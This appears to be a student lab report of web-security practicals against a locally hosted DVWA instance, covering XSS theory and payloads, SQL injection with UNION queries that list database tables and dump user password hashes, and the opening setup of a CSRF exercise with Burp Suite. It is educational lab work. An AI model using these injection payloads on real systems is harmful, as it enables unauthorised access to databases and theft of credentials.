

## PRACTICAL - 1

**AIM:** Cross-site scripting (XSS) attacks: This practical could involve testing a web application for XSS vulnerabilities and demonstrating how an attacker can exploit them.

### THEORY:

#### 1) What is XSS?

Cross-site scripting (XSS) is an attack in which an attacker injects malicious executable scripts into the code of a trusted application or website. Attackers often initiate an XSS attack by sending a malicious link to a user and enticing the user to click it. If the app or website lacks proper data sanitization, the malicious link executes the attacker's chosen code on the user's system. As a result, the attacker can steal the user's active session cookie.

#### 2) Mention and explain all types of XSS.

Reflected XSS: Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data. In some cases, the user provided data may never even leave the browser.


Stored XSS: Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser.

DOM based XSS: DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e., the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser.

### IMPLEMENTATION:

#### STEP 1:

- Download and install XAMPP server.
- Run apache and mysql services.



**STEP 2:**

- Download and setup DVWA.
- Unzip and then rename the folder as “dvwa”.
- Paste the selected folder in “htdocs”.
- Open the file with .php extension and change config of username as “root” and password as “admin”.

**STEP 3:**

- Open web browser and type 127.0.0.1/dvwa.

**STEP 4:**

- Setup database and login with below credentials:
  - Username = admin
  - Password = password

**STEP 5:**

- Reset database and set the security to low.

Database host: 127.0.0.1  
Database port: 3306  
reCAPTCHA key: Missing  
Writable folder C:\xampp\htdocs\DVWA\hackable\uploads\ Yes  
Writable folder C:\xampp\htdocs\DVWA\config\ Yes  
*Status in red, indicate there will be an issue when trying to complete some modules.*  
If you see disabled on either allow\_url\_fopen or allow\_url\_include, set the following in your php.ini file and restart Apache.  
allow\_url\_fopen = On  
allow\_url\_include = On  
These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Database has been created.  
'users' table was created.  
Data inserted into 'users' table.  
'guestbook' table was created.  
Data inserted into 'guestbook' table.  
Backup file ./config/config.inc.php.bak automatically created  
**Setup successful!**

Username: admin  
Security Level: impossible  
I create an

**DVWA Security**

**Security Level**  
Security level is currently: **Low**  
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA.

1 Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as a platform to teach or learn basic exploitation techniques.  
2 Medium - This setting is mainly to give an example to the user of **best security practices**, where the developer is forced to implement security measures. It also can as a challenge for users to define their exploitation techniques.  
3 High - This setting is an extension to the medium difficulty with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.  
4 Impossible - This setting is **impossible to secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.  
   
Security level set to low

## STEP 6:

- Click on reflected XSS.
- Enter name.

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?    
Hello webapp

**More Information**

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

- Enter script - <script>alert("Hacked!!!") </script>

The screenshot shows the DVWA application's 'Reflected Cross Site Scripting (XSS)' page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. It contains a form field with the placeholder 'What's your name?' and a value input containing '<script>alert("Hacked!!!")</script>'. Below the form, the text 'Hello webapp' is displayed in red. A section titled 'More Information' provides links to several XSS-related resources.

- Refresh the page and popup appears.

The screenshot shows a browser window with the URL '127.0.0.1/dvwa/vulnerabilities/xss\_r/?name=<script>alert%28%22Hacked%21%21%29%2Fscript>#'. A JavaScript alert dialog box is visible in the center of the screen, displaying the message 'Hacked!!!' with an 'OK' button.

## STEP 7:


- Click on stored XSS.
- Enter name and message.

The screenshot shows the DVWA application's 'Stored Cross Site Scripting (XSS)' page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored) (which is selected and highlighted in green), and CSP Bypass. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name \*' and 'Message \*'. Below these fields are two preview boxes: one for 'Name: test' and 'Message: This is a test comment.' and another for 'Name: webapp' and 'Message: web application security'. A 'Sign Guestbook' and 'Clear Guestbook' button is at the bottom of the form.

→ Enter script- <script>alert("Hacked!!!")</script>

This screenshot shows the same DVWA application page after the XSS payload has been entered. The 'Message' field now contains the value '<script>alert("Hacked!!!")</script>'. The rest of the interface remains the same, including the sidebar and the preview boxes showing the original test message.

→ Refresh the page and popup appears.



→ Click on other options and again click on stored XSS.

## STEP 8:


- Click on XSS(DOM).
- Choose the language from dropdown list.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM) (which is highlighted in green), and XSS (Reflected). The main content area has a title "Vulnerability: DOM Based Cross Site Scripting (XSS)". It contains a dropdown menu for language selection (English) and a link to "More Information" with three external links: <https://owasp.org/www-community/attacks/xss/>, [https://owasp.org/www-community/attacks/DOM\\_Based\\_XSS](https://owasp.org/www-community/attacks/DOM_Based_XSS), and <https://www.acunetix.com/blog/articles/dom-xss-explained/>.

→ Enter the script in URL like default=

<script>alert("Hacked!!!")</script> and popup appears.



**Conclusion:** After performing this practical we came to know the testing a web application for XSS vulnerabilities and demonstrating how an attacker can exploit them.

## PRACTICAL – 2

**AIM:** SQL injection attacks: Students can be given hands-on experience in exploiting SQL injection vulnerabilities to access or modify sensitive data in a web application.

### **THEORY:**

#### **1) What is SQL Injection?**

→ A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data, execute administration operations on the database recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

#### **2) Types of SQL Injection.**

→ In-band SQLi The attacker uses the same channel of communication to launch their attacks and to gather their results. In-band SQLi's simplicity and efficiency make it one of the most common types of SQLi attack. There are two sub-variations of this method:

→ Error-based SQLi—the attacker performs actions that cause the database to produce error messages. The attacker can potentially use the data provided by these error messages to gather information about the structure of the database.

→ Union-based SQLi—this technique takes advantage of the UNION SQL operator, which fuses multiple select statements generated by the database to get a single HTTP response. This response may contain data that can be leveraged by the attacker.

→ Inferential (Blind) SQLi The attacker sends data payloads to the server and observes the response and behavior of the server to learn more about its structure. This method is called blind SQLi because the data is not transferred from the website database to the attacker, thus the attacker cannot see information about the attack in-band.

→ Blind SQL injections rely on the response and behavioral patterns of the server so they are typically slower to execute but may be just as harmful. Blind SQL injections can be classified as follows:

→ Boolean—that attacker sends a SQL query to the database prompting the application to return a result. The result will vary depending on whether the query is true or false. Based on the result, the information within the HTTP response will modify or stay unchanged. The attacker can then work out if the message generated a true or false result.

→ Time-based—attacker sends a SQL query to the database, which makes the database wait (for a period in seconds) before it can react. The attacker can see from the time the

database takes to respond, whether a query is true or false. Based on the result, an HTTP response will be generated instantly or after a waiting period. The attacker can thus work out if the message they used returned true or false, without relying on data from the database.

→ Out-of-band SQLi The attacker can only carry out this form of attack when certain features are enabled on the database server used by the web application. This form of attack is primarily used as an alternative to the in-band and inferential SQLi techniques.

## IMPLEMENTATION:

### STEP 1:

→ Open XAMMP and start Apache and MySQL services on it.

- Open web browser and type 127.0.0.1/dvwa.



- Setup database and login with below credentials:  
→ Username = admin → Password = password



### STEP 2:

- Reset database and set the security to low.

The screenshot shows the DVWA setup page. At the top, it displays the database host as 127.0.0.1 and port as 3306. It also shows the recaptcha key as missing. A note in red says: "Status in red, indicate there will be an issue when trying to complete some modules." Below this, it says: "If you see disabled on either allow\_url\_fopen or allow\_url\_include, set the following in your php.ini file and restart Apache." It also mentions: "allow\_url\_fopen = On" and "allow\_url\_include = On". A note states: "These are only required for the file inclusion labs so unless you want to play with those, you can ignore them." A "Create / Reset Database" button is present. Below this, a list of messages indicates the database has been created, tables like 'users' and 'guestbook' have been created, and a backup file has been created. A "Setup successful" message is shown. At the bottom, it shows the username as admin and security level as impossible. The left sidebar lists various attack types: Authorization Bypass, Open HTTP Redirect, DVWA Security, PHP Info, About, and Logout.

### STEP 3:

- Click on the SQL Injection.

The screenshot shows the DVWA SQL Injection page. The URL is 127.0.0.1/dvwa/vulnerabilities/sql/. The page title is "Vulnerability: SQL Injection". It features a "User ID:" input field and a "Submit" button. Below the input field, there is a "More Information" section with a list of links related to SQL injection. The left sidebar lists various attack types, with "SQL Injection" being the selected one.

### STEP 4:

- Try basic injection by entering random digits.

The screenshot shows two instances of the DVWA SQL Injection page. In the first instance, the user ID is set to '1' and the output shows 'ID: 1', 'First name: admin', and 'Surname: admin'. In the second instance, the user ID is set to '5' and the output shows 'ID: 5', 'First name: Bob', and 'Surname: Smith'. Both screenshots include a sidebar with various exploit categories like Brute Force, Command Injection, CSRF, etc., and a 'More Information' section with links to external resources.

## STEP 5:

- Check for implementing always true scenario with the following script:  
%'or'1'='1

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, and DVWA Security. The main content area displays the title "Vulnerability: SQL Injection". Below it is a form with a "User ID" input field containing "%'or'1='1" and a "Submit" button. To the right of the form, a list of user records is shown, each resulting from the injected SQL query. The first record is for an admin user with ID 1, first name admin, and surname admin. Subsequent records show Gordon, Brown, Hack, Me, Pablo, and Smith.

## STEP 6:

- Display the name of database with its version with the help of following script:  
%'or 0=0 union select null,version()#

This screenshot is similar to the previous one but shows a more complex injection query. The "User ID" field now contains "%'or 0=0 union select null,version()#". The displayed user records include the admin user and several additional entries where the database version is explicitly mentioned as "10.4.28-MariaDB".

## STEP 7:

- Display the user of the database by the following script :  
%'or 0=0 union select null,user()#

The screenshot shows the DVWA interface at the SQL Injection level. The left sidebar has 'SQL Injection' selected. The main content area displays a table of user information. The 'User ID' column contains various SQL injection queries, and the 'Surname' column lists the corresponding database names: admin, Gordon, Brown, Hack, Me, Pablo, Picasso, Bob, Smith, and root@localhost.

User ID	Surname
ID: %'or 0=0 union select null,user()#	admin
ID: %'or 0=0 union select null,user()#	Gordon
ID: %'or 0=0 union select null,user()#	Brown
ID: %'or 0=0 union select null,user()#	Hack
ID: %'or 0=0 union select null,user()#	Me
ID: %'or 0=0 union select null,user()#	Pablo
ID: %'or 0=0 union select null,user()#	Picasso
ID: %'or 0=0 union select null,user()#	Bob
ID: %'or 0=0 union select null,user()#	Smith
ID: %'or 0=0 union select null,user()#	root@localhost

## STEP 8:

- Display database name with the following script : %'or 0=0 union select null,database()#

The screenshot shows the DVWA interface at the SQL Injection level. The left sidebar has 'SQL Injection' selected. The main content area displays a table of user information. The 'User ID' column contains various SQL injection queries, and the 'Surname' column lists the corresponding database names: admin, Gordon, Brown, Hack, Me, Pablo, Picasso, Bob, Smith, and dvwa.

User ID	Surname
ID: %'or 0=0 union select null,database()#	admin
ID: %'or 0=0 union select null,database()#	Gordon
ID: %'or 0=0 union select null,database()#	Brown
ID: %'or 0=0 union select null,database()#	Hack
ID: %'or 0=0 union select null,database()#	Me
ID: %'or 0=0 union select null,database()#	Pablo
ID: %'or 0=0 union select null,database()#	Picasso
ID: %'or 0=0 union select null,database()#	Bob
ID: %'or 0=0 union select null,database()#	Smith
ID: %'or 0=0 union select null,database()#	dvwa

## STEP 9:

- Display all the tables present in information\_schema by the following script:%'and 1=0 union select null,table\_name from information\_schema.tables#

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, DVWA Security, PHP Info, and About. The main content area is titled "Vulnerability: SQL Injection". It contains a form with "User ID: %'and 1=0 union select null,table\_name from information\_schema.tables#" and a "Submit" button. Below the form, the output shows multiple database table names being listed.

```

User ID: %'and 1=0 union select null,table_name from information_schema.tables#
ID: %'and 1=0 union select null,table_name from information_schema.tables#
First name: ALL_PLUGINS
Surname: APPLICABLE_ROLES
ID: %'and 1=0 union select null,table_name from information_schema.tables#
First name: CHARACTER_SETS
Surname: CHECK_CONSTRAINTS
ID: %'and 1=0 union select null,table_name from information_schema.tables#
First name: COLLATIONS
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
ID: %'and 1=0 union select null,table_name from information_schema.tables#
First name: COLUMNS
Surname: COLUMN_PRIVILEGES
ID: %'and 1=0 union select null,table_name from information_schema.tables#
First name: COLUMN_PRIVILEGES
Surname: COLUMN_PRIVILEGES
ID: %'and 1=0 union select null,table_name from information_schema.tables#
First name: COLUMNS
Surname: COLUMNS

```

## STEP 10:

- Display all user tables in information\_schema with help of following script: %' and 1=0 union select null,table\_name from information\_schema.tables where table\_name like 'user%'#

The screenshot shows the DVWA application interface. The sidebar and main content area are identical to the previous screenshot, but the output has been modified to show tables related to users.

```

User ID: %'and 1=0 union select null,table_name from information_schema.tables where table_name like 'user%'
ID: %'and 1=0 union select null,table_name from information_schema.tables where table_name like 'user%'
First name: USER_PRIVILEGES
Surname: USER_STATISTICS
ID: %'and 1=0 union select null,table_name from information_schema.tables where table_name like 'user%'
First name: user_variables
Surname: user_variables
ID: %'and 1=0 union select null,table_name from information_schema.tables where table_name like 'user%'
First name: users
Surname: users

```

## STEP 11:

- Display all the columns fields in information\_schema users table with help of following script: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #



**Vulnerability: SQL Injection**

User ID:  Submit

```
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name: users
Surname: users
user_id

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name: users
Surname: users
first_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name: users
Surname: users
last_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name: users
Surname: users
user

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name: users
Surname: users
password

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name: users
Surname: users
last_login

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name: users
Surname: users
last_login

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name: 
```

## STEP 12:

- Display all the columns field contents in the information\_schema user table with the help of following script: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #



**Vulnerability: SQL Injection**

User ID:  Submit

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: admin
Surname: Gordon
admin
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Hack
Surname: Me
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Picasso
Surname: Pablo
Pablo
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Bob
Surname: Smith
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

**Conclusion:** After performing this practical we came to know got hands-on experience in exploiting SQL injection vulnerabilities to access or modify sensitive data in a web application.

## PRACTICAL - 3

**AIM:** CSRF (Cross-Site Request Forgery) attacks: This practical could involve demonstrating how an attacker can use CSRF vulnerabilities to trick a user into performing an unwanted action on a web application.

### THEORY:

#### 1) What is CSRF?

→ Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

#### 2) How to exploit CSRF?

→ Maria, an attacker, wants to trick Alice into sending the money to Maria instead. The attack will comprise the following steps: -Building an exploit URL or script - Tricking Alice into executing the action with Social Engineering .

#### 3) Mitigation of CSRF.

→ A number of flawed ideas for defending against CSRF attacks have been developed over time. Here are a few:

- Using a secret cookie: Remember that all cookies, even the secret ones, will be submitted with every request. All authentication tokens will be submitted regardless of whether or not the end-user was tricked into submitting the request. Furthermore, session identifiers are simply used by the application container to associate the request with a specific session object. The session identifier does not verify that the end- user intended to submit the request.


- Only accepting POST requests: Applications can be developed to only accept POST requests for the execution of business logic. The misconception is that since the attacker cannot construct a malicious link, a CSRF attack cannot be executed. Unfortunately, this logic is incorrect. There are numerous methods in which an attacker can trick a victim into submitting a forged POST request, such as a simple form hosted in an attacker's Website with hidden values. This form can be triggered automatically by JavaScript or can be triggered by the victim who thinks the form will do something else.

- Multi-Step Transactions : Multi-Step transactions are not an adequate prevention of CSRF. As long as an attacker can predict or deduce each step of the completed transaction, then CSRF is possible.

- URL Rewriting : This might be seen as a useful CSRF prevention technique as the attacker cannot guess the victim's session ID. However, the user's session ID is exposed in the URL. We don't recommend fixing one security flaw by introducing another.
- HTTPS : HTTPS by itself does nothing to defend against CSRF. However, HTTPS should be considered a prerequisite for any preventative measures to be trustworthy.
- Validating the Referrer Header : This doesn't work in practice because the referrer header can be easily spoofed by an attacker. Additionally, some users or browsers might not send the referrer header due to privacy settings or policies, leading to false positives. Moreover, there are situations where the referrer can be null, such as when a user navigates to a site from a bookmark or any other resource without a traditional URL. In these scenarios, legitimate requests could be mistaken as potential CSRF attacks, which would result in more potential false positive flags.

## IMPLEMENTATION:

**STEP 1:** Open Burp suite community edition. Click on temporary project and then on next.



**STEP 2:** Click on start burp.




**STEP 3:** In order to setup a proxy, click on proxy.




**STEP 4:**


- Go to proxy settings and check for proxy whether it's there or not.
- If it's not there, then add default as 127.0.0.1 and port as 8080.




**STEP 5:** On burp suite, click on open browser.



